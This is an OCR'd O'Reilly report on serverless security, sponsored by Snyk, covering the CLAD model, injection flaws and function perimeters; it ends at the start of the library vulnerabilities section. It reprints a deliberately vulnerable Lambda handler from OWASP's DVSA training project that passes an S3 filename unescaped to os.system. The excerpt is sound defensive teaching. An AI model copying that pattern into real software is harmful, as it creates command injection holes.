O'REILLY®

Compliments of snyk

Serverless Security

Protect Functions Using the CLAD Security Model

Guy Podjarny
& Liran Tal

REPORT


snyk

Securing Open Source Libraries **with Snyk**

Join more than 300,000 developers using Snyk to automatically find and fix vulnerabilities in open source code packages.

Snyk is the leading developer- first security solution that continuously monitors your application's dependencies and helps you quickly respond when new vulnerabilities are disclosed.

Create a free account at Snyk.io



Customers protected by **snyk**

Microsoft · New Relic · skyscanner · Google

The Guardian · BBC · salesforce · mongoDB

Serverless Security

Protect Functions Using the CLAD Security Model

Guy Podjarny and Liran Tal

Beijing • Boston • Farnham • Sebastopol • Tokyo O'REILLY®

Serverless Security
by Guy Podjarny and Liran Tal

Copyright © 2019 O'Reilly Media. All rights reserved.

Printed in the United States of America.

Published by O'Reilly Media, Inc., 1005 Gravenstein Highway North, Sebastopol, CA 95472.

O'Reilly books may be purchased for educational, business, or sales promotional use. Online editions are also available for most titles (*http://oreilly.com*). For more information, contact our corporate/institutional sales department: 800-998-9938 or *corporate@oreilly.com*.

Acquisitions Editor: John Devins
Developmental Editor: Virginia Wilson
Production Editor: Kristen Brown
Copyeditor: Octal Publishing, LLC

Interior Designer: David Futato
Cover Designer: Randy Comer
Illustrator: Rebecca Demarest

August 2019: First Edition

Revision History for the First Edition
2019-08-19: First Release

The O'Reilly logo is a registered trademark of O'Reilly Media, Inc. *Serverless Security*, the cover image, and related trade dress are trademarks of O'Reilly Media, Inc.

The views expressed in this work are those of the authors, and do not represent the publisher's views. While the publisher and the authors have used good faith efforts to ensure that the information and instructions contained in this work are accurate, the publisher and the authors disclaim all responsibility for errors or omissions, including without limitation responsibility for damages resulting from the use of or reliance on this work. Use of the information and instructions contained in this work is at your own risk. If any code samples or other technology this work contains or describes is subject to open source licenses or the intellectual property rights of others, it is your responsibility to ensure that your use thereof complies with such licenses and/or rights.

This work is part of a collaboration between O'Reilly and Snyk. See our statement of editorial independence.

978-1-492-08250-7

[LSI]

Table of Contents

1. Introduction to Serverless and Cloud Native. 1
The Evolution of Cloud Native 1

2. Introduction to Serverless Security. 7
Patching Operating System Dependencies 7
Surviving Denial of Service Attacks 9
No More Long-Lived Compromised Servers 10

3. CLAD Model for Serverless Security. 13
Code Vulnerabilities 14
Library Vulnerabilities 23
Access and Permissions 31
Data Security 36

4. Securing a Sample Application. 43
Project Setup 43
Code Injection Through Library Vulnerabilities 45
Deploying Mixed-Ownership Serverless Functions 48
Circumventing Function Invocation Access 51
Summary of the Sample Application 54

5. Summary. 55

CHAPTER 1

Introduction to Serverless and Cloud Native

Serverless is an exciting new paradigm, and it's taking the cloud-native world by storm. It promises dramatic value, ranging from extreme developer productivity through seamless elastic scaling to dramatic cost savings. On top of all of those, it boasts very real security benefits, too.

This short book explores this last point. It reviews how the serverless paradigm affects the security of an application, including the benefits it brings. More important, it helps you, the owner of the serverless application, understand what you should do to keep your serverless apps secure, and gives some practical tips on how to do so. Let's begin in this first chapter with an overview of serverless and cloud native.

The Evolution of Cloud Native

To understand serverless, why it's useful, and how it affects security, we need to first discuss the journey that led to its creation, and to do that, we need to take a short walk down memory lane and see how the cloud-native evolution unfolded.

An application in production is, in simple terms, made up of code that runs on servers, typically managing some state. This server and code duo interfaces with users and other systems, and typically reads and writes data to a database of some kind. Over time, the

world of modern infrastructure has changed the nature of this underlying server, constantly striving for better resource utilization, lower management effort and greater agility.

Serverless is a controversial term. There's ample debate about what serverless *is*, given that there are still, at the end of the day, servers running your code. We won't explore this existential question in this book, but rather give one description of the journey to serverless, which should help clarify the security perspective in it.

From Hardware to Cloud

Not too long ago, the server on which your code ran was a *physical* machine that you had to buy and install on some rack. You provided it with data and power and did your best to keep it running. Even before cloud became a thing, most companies outsourced the physical hosting of these servers to datacenters and hired "remote hands" to help manage them, including securing physical access.

The next disruption to enter the scene was the virtual machine (VM). VMs allowed better resource utilization by running multiple virtual servers on one physical machine and sharing its use of memory and CPU. It also offered greater agility because you could provision and deprovision VMs without physically touching a server, increase resources by moving a VM to another machine, and so on.

After VMs went mainstream, there was little value in owning and operating the actual physical server, and so companies would rent those servers, instead. Eventually, newer vendors offered programmatic rental of such servers, unlocking greater agility by having a seemingly infinite pool of servers, along with cost savings resulting from renting servers by the hour, not month. These programmatic server farms are the basis for what we now call "the cloud."

Containers

Enter containers. VMs are big and heavy, both in file size and startup times. In addition, multiple VMs running on the same physical machine share nothing, for instance loading the operating system (OS) into memory separately—even if it's the exact same OS. Containers (e.g., Docker) are a lighter-weight form of virtualization, enabling resources already loaded into memory to be shared, which results in far better resource utilization.

A static container image (which holds the OS and components to be run) is built with the same sharing mindset. Container images are split into layers, allowing container runtimes (which run the images) to store only the bits for the same layer once, even if multiple images use it. This means fewer bytes to copy over the network or store in memory when running a new container image, offering greater agility, speed, and resource utilization.

Containers also have a profound impact on development practices, especially since Docker entered the scene. Although containers existed before, Docker introduced a simple model for building end-to-end container images, which bundle together the OS and app, manage layers, and offer easy tools for developers to run containers locally. It allowed developers to run their applications in a more production-like surrounding, boosting quality and productivity.

This evolution also triggered an important change in the organizational ownership of the OS. Physical and VMs, including those in the cloud, are typically managed by a separate IT team, who are also responsible for, among other things, keeping their OS updated and vulnerability free. With containers moving the OS into the build, developers need to take responsibility for keeping it secure and its dependencies patched. This is a significant change, and many organizations don't handle it well yet.

Container Orchestration

So now we have these super-agile containers that you can slice and dice in many ways, efficiently move them around, and execute quickly and efficiently: hurray! Unfortunately, this flexibility introduces many moving parts, which need to be *orchestrated*—resulting in the next step of the evolution: container orchestration platforms (e.g., Kubernetes). These platforms help manage which containers go where, oversee security access permissions, launch systems, shut down systems, and many more tasks.

The most dominant container orchestration platform today is Kubernetes. Even though Kubernetes is meant to help manage many moving parts, running and operating Kubernetes itself is quite complicated in its own right and requires substantial expertise and time. This led to the creation of multiple "managed Kubernetes" platforms, which take this effort off your hands. The Big Three cloud platforms—Amazon Web Services (AWS), Microsoft Azure, and

Google Cloud—offer general-purpose versions of these, whereas platforms like the Enterprise PKS (Pivotal Container Service) and RedHat OpenShift focus on enterprise needs such as on-premises installations, committed service for older versions, and more.

Serverless

And so, finally, we get to serverless!

At this point, we've traveled quite far from the physical machine that we used to run our applications on, but we're still very much reliant on its CPU, memory, and other components. Even when orchestrating containers, we need to point to the (cloud) VMs they are on to run, and specify the hardware requirements for those. Amidst the many Kubernetes settings, we need to specify when to launch a new VM to grow our capacity. If we don't manage it well, we either won't scale to meet demand properly, or we'll find ourselves paying for resources we're not really using. Not great!

But it would be great if you *didn't* need to manage that server capacity, right? If the managed cloud platform were to simply spin up a machine when required and then shut it down when it was no longer needed? If the OS was managed and patched by the cloud platform, therefore removing that burden from the Dev teams? That, in a nutshell, is the serverless promise. While clearly there are still servers running code, serverless really means *server-management-less*, pushing the effort of managing capacity and servers to the platform, as shown in Figure 1-1.

Serverless is primarily implemented through Function-as-a-Service (FaaS) platforms. Developers write small chunks of code, define when and how the function should be invoked (e.g., in response to an event or an HTTP trigger), wrap them as a function and push it onto the platform. When the triggering event occurs, the platform spins up a machine, deploys the function on it and executes it. Application owners pay purely for the resources used at a very granular level (per 100 ms of execution, for example), and don't need to care whether the platform keeps servers up or takes them down (as long as request latency requirements are met).




Figure 1-1. Monolith, containers, and serverless areas of responsibility and ownership characteristics

> The delineation between serverless and containers isn't clear cut. There are container platforms deemed to be serverless such as AWS Fargate, which manage capacity and more, and there are FaaS platforms, for which an organization still manages underlying systems. For simplicity, we'll stick to the "classic" definitions here of a managed FaaS such as AWS Lambda.

Despite the removal of infrastructure management, serverless still requires a fair bit of configuration and orchestration. Unlike containers, there's no clear winner yet in how this orchestration is done, and much of it is still platform specific. As a result, every platform and approach carry some specific security considerations, ranging from default access to monitoring capabilities to the choice of VM reuse. In this book, we mostly stick to the serverless and FaaS concepts (and their security implications) and augment that with some concrete examples from different platforms.

Now that you understand what serverless is, in Chapter 2 we will review its security implications—for good and bad.

CHAPTER 2

Introduction to Serverless Security

At its core, serverless moves significant responsibilities from the application owner to the platform, including some important security responsibilities. The platforms, in turn, tend to be pretty good at handling these infrastructure-related security concerns, given that it's their core competency! More precisely, they tend to be *better* at it than a typical application owner.

And so, the end result is a positive one—serverless naturally improves security, by moving certain security concerns to be handled by the platform pros. Let's now review three primary areas in which serverless makes security easier—or rather, better.

Patching Operating System Dependencies

Operating systems are extensible entities, allowing users to install utilities and binaries in a variety of ways. Examples vary greatly, from installing a Secure Shell (SSH) client via *apt* on an *Ubuntu* machine, through downloading a cURL binary manually to your *Red Hat* server, to installing a full database via a dedicated installer on a Windows machine. These components are in turn used by the applications or systems administrators and are referred to as operating system (OS) *dependencies*.

OS dependencies offer great functionality, but they need some tender love and care. Over time, maintainers, researchers, and attackers discover security flaws in these dependencies, which are also known as *vulnerabilities*. These security holes are then fixed (more often

than not), and a new version of the component is published. The consumer of this component then needs to find out the vulnerability was disclosed and then download and install the updated versions to keep their machine secure.

Updating dependencies on a machine is a relatively easy, albeit annoying, task (how often have you deferred your automatic updates to "install later"?). It might break something but usually doesn't, and it might require a restart but not much more. However, updating dependencies *at scale*—patching thousands of machines in a continuous manner—is extremely difficult.

Subsequently, most companies fail at patching their servers well, and exploiting unpatched servers has become the *top reason for successful breaches*. In its 2019 predictions, security firm TrendMicro remarks that 99.99% of exploit-based attacks will not be zero-day vulnerabilities, stating, "The most accessible opportunity for cybercriminals is the window of exposure that opens up between the release of a new patch and when it is implemented on enterprise systems. In 2019, successful exploit-based attacks will involve vulnerabilities for which patches have been available for weeks or even months but have not been applied yet."

When using serverless, *patching servers is no longer your responsibility* (as application owner). The Function-as-a-Service (FaaS) platform is in charge of provisioning and launching a server for you on demand, and it's responsible for keeping its OS dependencies patched. It is still your responsibility to use a platform that does this well, but most cloud platforms do.

We saw a good example of this when the *Meltdown vulnerability* was disclosed, describing how data can be stolen by exploiting a weakness in how the OS interacts with the underlying processor. Amazon Web Services (AWS) quickly put some mitigating controls in place and published a new patched OS. Customers were subsequently advised to patch their instance operating systems, causing lots of shuffling amidst users, whereas serverless AWS Lambda (and Fargate) users received a simple "no customer action is required" message.

Note that although FaaS patches vulnerable OS dependencies, it does *not* patch vulnerable application dependencies. We look at that in more detail in "Library Vulnerabilities" on page 23.

Surviving Denial of Service Attacks

Denial of Service (DoS) attacks attempt to use up an application's resources, therefore keeping it from serving legitimate users. They come in many shapes and forms, ranging from overwhelming network bandwidth, through invoking many compute-heavy actions in parallel, to exploiting flaws in the app that cause infinite or nearly infinite loops.

Because DoS attacks target resources, their risk is mitigated by having an elastic compute service, which expands capacity as quickly as it's taken up. In other words, the same controls that can automatically scale your system's capacity for good traffic can help it cope with bad traffic, too. The faster your system autoscales, the smaller the impact a DoS attack will have on your users.

Because serverless/FaaS is extremely elastic, it naturally fends off most DoS attacks. Malicious traffic spins up ad hoc server capacity and renders those instances useless, but legitimate traffic gets its own instances, and so—in theory—continues to work without a hitch! This is an implicit benefit of using serverless: no further action is necessary.

With that being said, this serverless security advantage does come with a few catches of which you need to be mindful:

- Most FaaS systems do enforce *some* limit on the number of concurrent instances (typically in the hundreds by default). If a DoS attack cause your application to the limit, it can still render you unavailable for good users.
- Even though FaaS is elastic, it often uses backend services such as databases or legacy systems that don't autoscale quite as quickly. If that's the case, a DoS attack can still take up your overall systems by having your fast-scaling functions take down the systems they interact with behind the scenes; you need to be alert for such resource exhaustion attacks and place throttles where needed.
- Serverless will autoscale, but that scale comes with a cost. Left unchecked, a FaaS application will continue spawning instances as long as demand comes in, racking up a sizeable bill. This is sometimes referred to as a "Billing DoS"—denying access to your bank account! Most cloud platforms have default limits on

the number of resources and concurrent executions allowed, be sure to review those and confirm that they match your ability to pay, and consider using dedicated DoS protection solutions.

No More Long-Lived Compromised Servers

Hollywood movies like showing hackers mad-typing into terminals and breaking into remote systems in one go, but in practice that isn't how cybersecurity breaches happen. Far more often, breaches happen in steps: attackers find a security hole, exploit it, and attempt to capture a "beach-head" by installing a local (malicious) agent. After it is installed, this agent cautiously continues probing, taking extra care not to be detected, looking to go deeper into the network or to find and start leaking valuable data.

With many long-standing servers, compromised systems often remain undetected for very long periods—months or even years. Famous breaches such as the Panama Papers and the breaches of Target and Sony are high profile examples of such long-standing data exfiltration. Even if the vulnerable systems are patched and their security holes closed, the malicious agent is already behind your walls!

With serverless, long-standing servers simply don't exist. Servers are launched, briefly used, and then discarded and cleared. Even when FaaS systems keep servers "warm" (meaning keeping machines running for a while to serve future function invocations), machines rarely go beyond a lifespan of hours or at most days.

Under this paradigm, attackers cannot simply compromise a machine and continue penetrating deeper. They must launch their attacks again and again, repeatedly risking detection and having the vulnerability fixed.

This subtle but important security advantage, unlike the previous two, is not the result of pushing responsibilities to the platform; rather, it's the programming model that serverless drives. In fact, the same advantage exists in microservices environments that cycle through their servers frequently.

Up to this point, we've discussed how serverless works and how it benefits security. In Chapter 3, we get to what you're probably most interested in: the aspects of security that serverless doesn't fix for you, and what you can do about it.

CHAPTER 3
CLAD Model for Serverless Security

Although serverless *helps* security, this doesn't mean that serverless apps are impenetrable. Various security risks remain, and some are worsened due to the way serverless applications are built.

These unique security concerns are important for two reasons:

- They represent the areas *you* should focus on when building a security plan for serverless-based applications.
- They are the areas *attackers* will target because the odds are greater that application owners will make security mistakes than the cloud platforms will prove to be insecure.

To help capture specific security areas and issues, we created the *CLAD model for serverless security*. This model captures the four security categories that apply to serverless and should always be addressed when writing functions. These four categories:

***C**ode vulnerabilities*
: When building and deploying a function, security vulnerabilities can be introduced in the code that you write for the function.

***L**ibrary vulnerabilities*
: Security vulnerabilities introduced by the use of third-party libraries or dependencies by a function in order to avoid "reinventing the wheel" as much as possible.

***A**ccess and permissions*
: Define resource permissions that the function needs to execute and access in order to work properly.

***D**ata security*
: Your function might need to access data persistency resources, or transactions, which means that you need to ensure data security, as well.

Let's further review how each of the CLAD model categories unfolds.

Code Vulnerabilities

Whereas the Function-as-a-Service (FaaS) platform assumes the ownership of server security concerns, network security and an overall secure infrastructure, the execution runtime is still the responsibility of the app developers who wrote its code. In other words, the serverless paradigm further strengthens the DevOps culture and the transformation of cloud ownership; at the same time, it empowers developers to focus solely on writing their application code.

However, it is the direct consequence of this same paradigm that "enables" app developers to write and deploy applications with a much smaller knowledge and skill set than ever before. They no longer need to know anything about the server infrastructure: its operating system (OS), OS dependencies, its configuration, how those configurations might affect or serve their applications. All they need to do is write discrete functions and deploy them.

Therefore, as the entire paradigm shifts responsibilities, so do attackers shift their focus—they know they don't necessarily need to seek gateways through the infrastructure anymore. Ultimately, this means that they know to seek and attempt access through the weakest link. For that reason, the function's own code effectively becomes the first line of defense. This is because developers often don't understand infrastructure and how their apps interact with that infrastructure. Even when functions are designed to execute only small units of code (reducing the attack surface), developers increase the function's attack surface by deploying insecure coding conventions when they don't understand the infrastructure that supports their application. This means that traditional application vulnerabil-

ities such as those listed in the Open Web Application Security Project (OWASP) Top 10 web security risks are still very much relevant and pose a serious security concern for serverless.

Due to the newly exposed attack surface that the application code now carries with it, developers should take care to follow the following critical guidelines in order to catch application code security issues early in the software development process, before reaching deployment:

- Adhere to these secure coding conventions
- Apply security standards such as National Institute of Standards and Technology's (NIST's) Cryptographic Standards and Guidelines
- Conduct regular code review sessions such as those proposed by OWASP's Code Review Project

Following these guidelines ensures a more safely deployed application, while also avoiding the extra and costly time and effort needed to fix a security issue after the fact.

To enforce compliance with and simultaneously encourage onboarding to your security policy, use shared security libraries across the organization. Implement security-related practices such as cryptography, key management, and handling of authentication and authorization once per library and then make it available for use by other teams. By mandating company-wide use of shared security libraries, you will ensure implementation of standardized solutions and significant reduction of potential security errors across the company. At the end of the day, developers will recognize their own development process has been improved while the company simultaneously more quickly enjoys speedy adoption of critical security conventions.

The OWASP Top 10 is a good reference for a list of vulnerabilities on which to focus first when inspecting your application code security. In the following subsections, we take a look at how some of those application vulnerabilities can manifest in code for functions.

Following are the OWASP Top 10 2017:

- A1:2017: Injection
- A2: 2017: Broken Authentication

- A3:2017: Sensitive Data Exposure
- A4: 2017: XML External Entities (XXE)
- A5: 2017: Broken Access Control
- A6: 2017: Security Misconfiguration
- A7: 2017: Cross-Site Scripting (XSS)
- A8: 2017: Insecure Deserialization
- A9: 2017: Using Components with Known Vulnerabilities
- A10: 2017: Insufficient Logging and Monitoring

You can find more information at the official OWASP wiki and project page. Another resource to consult with is OWASP's Serverless Top 10 security reference.

Injection Flaws

Historically, web security risks resulting from injection security vulnerabilities (or, *flaws*) have been categorized as one of the OWASP's Top 10, and it made it to the top of that short list for both the 2013 and 2017 editions.

Injection flaws are those whereby data isn't filtered or encoded with the correct context and will therefore be interpreted as part of a trusted execution context, leading to unintended results.

User input can be insecurely handled, leading to injection flaws in SQL injections, system command executions, CSS, and JavaScript code execution. It used to be easy to identify the point at which users could enter input, out of a limited number of possibilities; today, however, it no longer always clear where users can enter input because there are many possibilities for user input with functions, and often times the source of that input is vague. Figure 3-1 presents examples of event sources to a function.




Figure 3-1. Event sources that would typically trigger a function execution

Untrusted inputs in serverless

In a serverless platform, functions are triggered by a variety of cloud-supported events. In this way, when a function subscribes to an event type, the function can then be triggered every time an event of that type occurs. Events can originate from multiple sources, internal to the platform as well as external. Some origins might be unknown and therefore should be perceived as untrusted. *If this isn't taken under consideration, event sources can mistakenly be regarded as internal to the platform. As a result, application developers might not pay the attention required to handle them as untrusted inputs, which require security screening.*

For example, a new file created in the cloud storage might have its filename controlled by user input. Consequently, the application code might save file metadata, such as filename, into the database for auditing and other purposes. If the developer didn't account for proper escaping and didn't implement secure code practices for when the function's application code handles such an operation, this could lead to SQL injection attacks.

To mitigate such security concerns, it is important to map and understand all of the possible event sources for functions so that you can apply proper controls to mitigate security concerns.

For example, if you're using Amazon Web Services (AWS) as your cloud provider, business logic for an application can be triggered when a new file is dropped into an Amazon Simple Storage Service (Amazon S3) bucket.

Following are real-life examples of such mappings:

- Changes are made in a table such as the addition of a new row in Amazon DynamoDB
- Storage-related events occur such as adding or saving a file in an S3 bucket
- A new message is delivered to the queue in Azure's Service Bus Queue
- When an HTTP API event occurs on Azure's HTTP Trigger
- Events such as HTTP, Cloud Storage, Firestore, and Cloud Pub/Sub occur with Google Cloud Functions
- Microsoft Azure's Timers invokes functions at regular intervals, much like the Unix CRON scheduler facility.

Now, consider the following code example taken from one of the serverless functions found in OWASP's DVSA project to help educate about serverless vulnerabilities:

```
def lambda_handler(event, context):
    # Helper class to convert a DynamoDB item to JSON.
   class DecimalEncoder(json.JSONEncoder):
       def default(self, o):
           if isinstance(o, decimal.Decimal):
               if o % 1 > 0:
                   return float(o)
               else:
                   return int(o)
            return super(DecimalEncoder, self).default(o)

   bucket = event['Records'][0]['s3']['bucket']['name']
   key = event['Records'][0]['s3']['object']['key']
   key = urllib.unquote_plus(urllib.unquote(key))
   order = key.split("/")[3]
   orderId = order.split("_")[0]
   userId = order.split("_")[1].replace(".raw", "")

   s3 = boto3.client('s3')
   # download file to /tmp
   download_path = '/tmp/' + order.replace(".raw", ".txt")

   # print download_path
   s3.download_file(bucket, key, download_path)
   date = datetime.datetime.now().strftime('%Y-%m-%d %H:%M')

   os.system('echo -e "\t\n\t\tDate: {}" >> {}'.format(date,
     download_path))
```

This code snippet is triggered when a new file is uploaded into an S3 bucket (as I mentioned earlier, as well) that is responsible for processing the file. A new file can reach the S3 bucket if it isn't configured correctly, and therefore allows users to upload files directly, bypassing any other functions that were meant to control it. Another concern is that the file isn't validated and sanitized correctly for potential malicious characters.

In this example, the security vulnerability manifests in an OS command injection on line 27 when the filename is used as-is without any sanitization or escaping to spawn a system command.

As we've seen, understanding user input becomes a more challenging task when working with a serverless platform, as input sources can vary significantly in its origins.

To mitigate and prevent malicious injection follow these guidelines for all function code:

User input shouldn't be trusted
: Regardless of its originating source from the cloud platform. Whether a cloud storage event, queued messages, HTTP API call, or other function as a trigger, such input should always be considered as potentially user originated.

Take advantage of cloud provider schema enforcers
: These can include Amazon's API gateway as a filter with which to validate and sanitize input based on your predefined schema, before it reaches your function's source code. A cloud service such as an API gateway can further utilize the cloud provider infrastructure to help protect a function against a Distributed Denial of Service (DDoS) attack and also be employed as an authentication edge that helps to alleviate this issue from your own function's business logic.

Whitelist the inputs allowed for different events
: Enforce it early in the code. Whitelists are far more effective than trying to blacklist all possible negative patterns, and the granular nature of functions makes them easier to achieve.

If you can't disallow problematic characters, encode them
: Always apply proper data encoding to match the target context of the data it is being used in. This ensures that interpreted execution isn't being abused.

As an example, when running database queries always use safe-bind parameter APIs from the database driver so that when the query is parsed, the engine understands correctly which data is trusted and which must be escaped due to the dangerous potential as interpreted by the query.

Similarly, if your function code needs to execute an OS process to perform a task, it shouldn't assume anything about dynamic data, such as the filename, being used. You should ensure that the data you provide to the spawned process is correctly escaped in its shell context to avoid cases of command injection vulnerabilities.

Risky outputs in serverless

Similar to traditional application security concerns, handling secure output in the correct context, alongside input validation, is very important when writing functions. Moreover, in serverless, a function should be a responsible and defensive member of its application ecosystem without relying on prior function execution security or downstream resource data handling.

The output sanitization performed on traditional applications also applies to serverless. For example, consider a function that renders an HTML view as an HTTP response. If user input or otherwise unsafe data is used within a template and the function's code doesn't securely encode the data, it can lead to a code injection manifesting as a Cross-Site Scripting (XSS) attack. This is why employing secure code practices such as output encoding to the proper context is important for serverless.

An important observation to make is that some output resources can act as inputs for other functions. For example, saving a database record or arbitrary files to a cloud storage can in-turn trigger other functions. As we will see in upcoming chapters, those triggered functions should ensure that they manage their own input data in a safe manner. This, however, shouldn't detract from any security efforts to save and properly handle the data in its safe form where applicable.

Treat Every Function as a Perimeter

One of the issues FaaS creates is fragmentation. What used to be a single large application is now split into multiple—sometimes many

—small functions, called in one order or another. These small components can scale independently, be deployed independently, and be breached independently.

In addition, security professionals must assume users will take advantage of this flexibility and move functions around. This means that we can't rely on a sequence of functions to be consistently called in a row over time; they are blocks, and as software changes they might be grouped together in different sequences. If one function relies on another before it to employ security controls (e.g., sanitize input), a change of order can leave it exposed.

Therefore, when using serverless you must treat every function as a perimeter, which enforces its security controls. You need functions to distrust one another, treating input coming from another function the same as the one coming straight from a user. This approach is necessary to create FaaS applications that remain secure over time.

Here are a few tips on how you can implement such an approach:

Use shared libraries for security controls
: This ranges from input validation to cryptography using your key management service (KMS) to security alerts. This makes it easier for developers to secure every function without requiring excessive effort or expertise.

Write security unit tests
: Test to see that the function enforces the constraints you expect it to, from allowed inputs to compute time to how it handles bad input. Functions represent a *small* perimeter, so you can test them much better, and actually offer a greater opportunity for security unit tests.

Perform a security review when function order changes
: Ask, "Which new inputs might each function get in this new world order?" This will help catch potential dangers some of these functions were not previously exposed to and then handle them.

Figure 3-2 shows a case where function development begins with several functions performing separate tasks but are unfortunately dependent upon one another in their order of execution. The use case then follows up with a change where later in time function A is replaced with another function, function A', which omits handling user input sanitization, which can result in SQL Injection attacks.

An ideal situation is where each function is its own perimeter and performs all required security aspects for it to function properly without relying on order of execution.




Figure 3-2. Function order of execution can lead to security vulnerabilities; instead, treat every function as its own security perimeter

Summary of Injection Flaws

Remember that your code can be as vulnerable as ever, and every function needs to be considered its own perimeter and protect itself.

The serverless paradigm introduces an event-driven architecture for functions, in which event origin is a large and growing set of sources, that often hinders on the semantic nuance of whether the event input is generated from the user or is a trusted source. This leads to injection vulnerabilities originating from event triggers for functions, and developers need to account for these when writing function code.

Lastly, understand that the great flexibility and agility that serverless offers can also be its Achilles heel. Make sure to treat every function as a security perimeter, building a sequence of armored units as opposed to a chain that can be broken if one link proves weak.

Library Vulnerabilities

As we previously discussed, serverless takes vulnerable server dependency patching off your hands, and that's a huge advantage. Unfortunately, an extremely similar problem remains under your responsibility: vulnerable application dependencies fetched from npm, Maven, PyPI and similar sources. These are bundled into your function, are *not maintained by the platform*, and can grow stale and vulnerable just like their server dependency peers. In fact, a recent State of Open Source Security report by Snyk for 2019 reveals that known application library vulnerabilities have increased 88% across two years—almost doubling.

What's a Known Vulnerability?

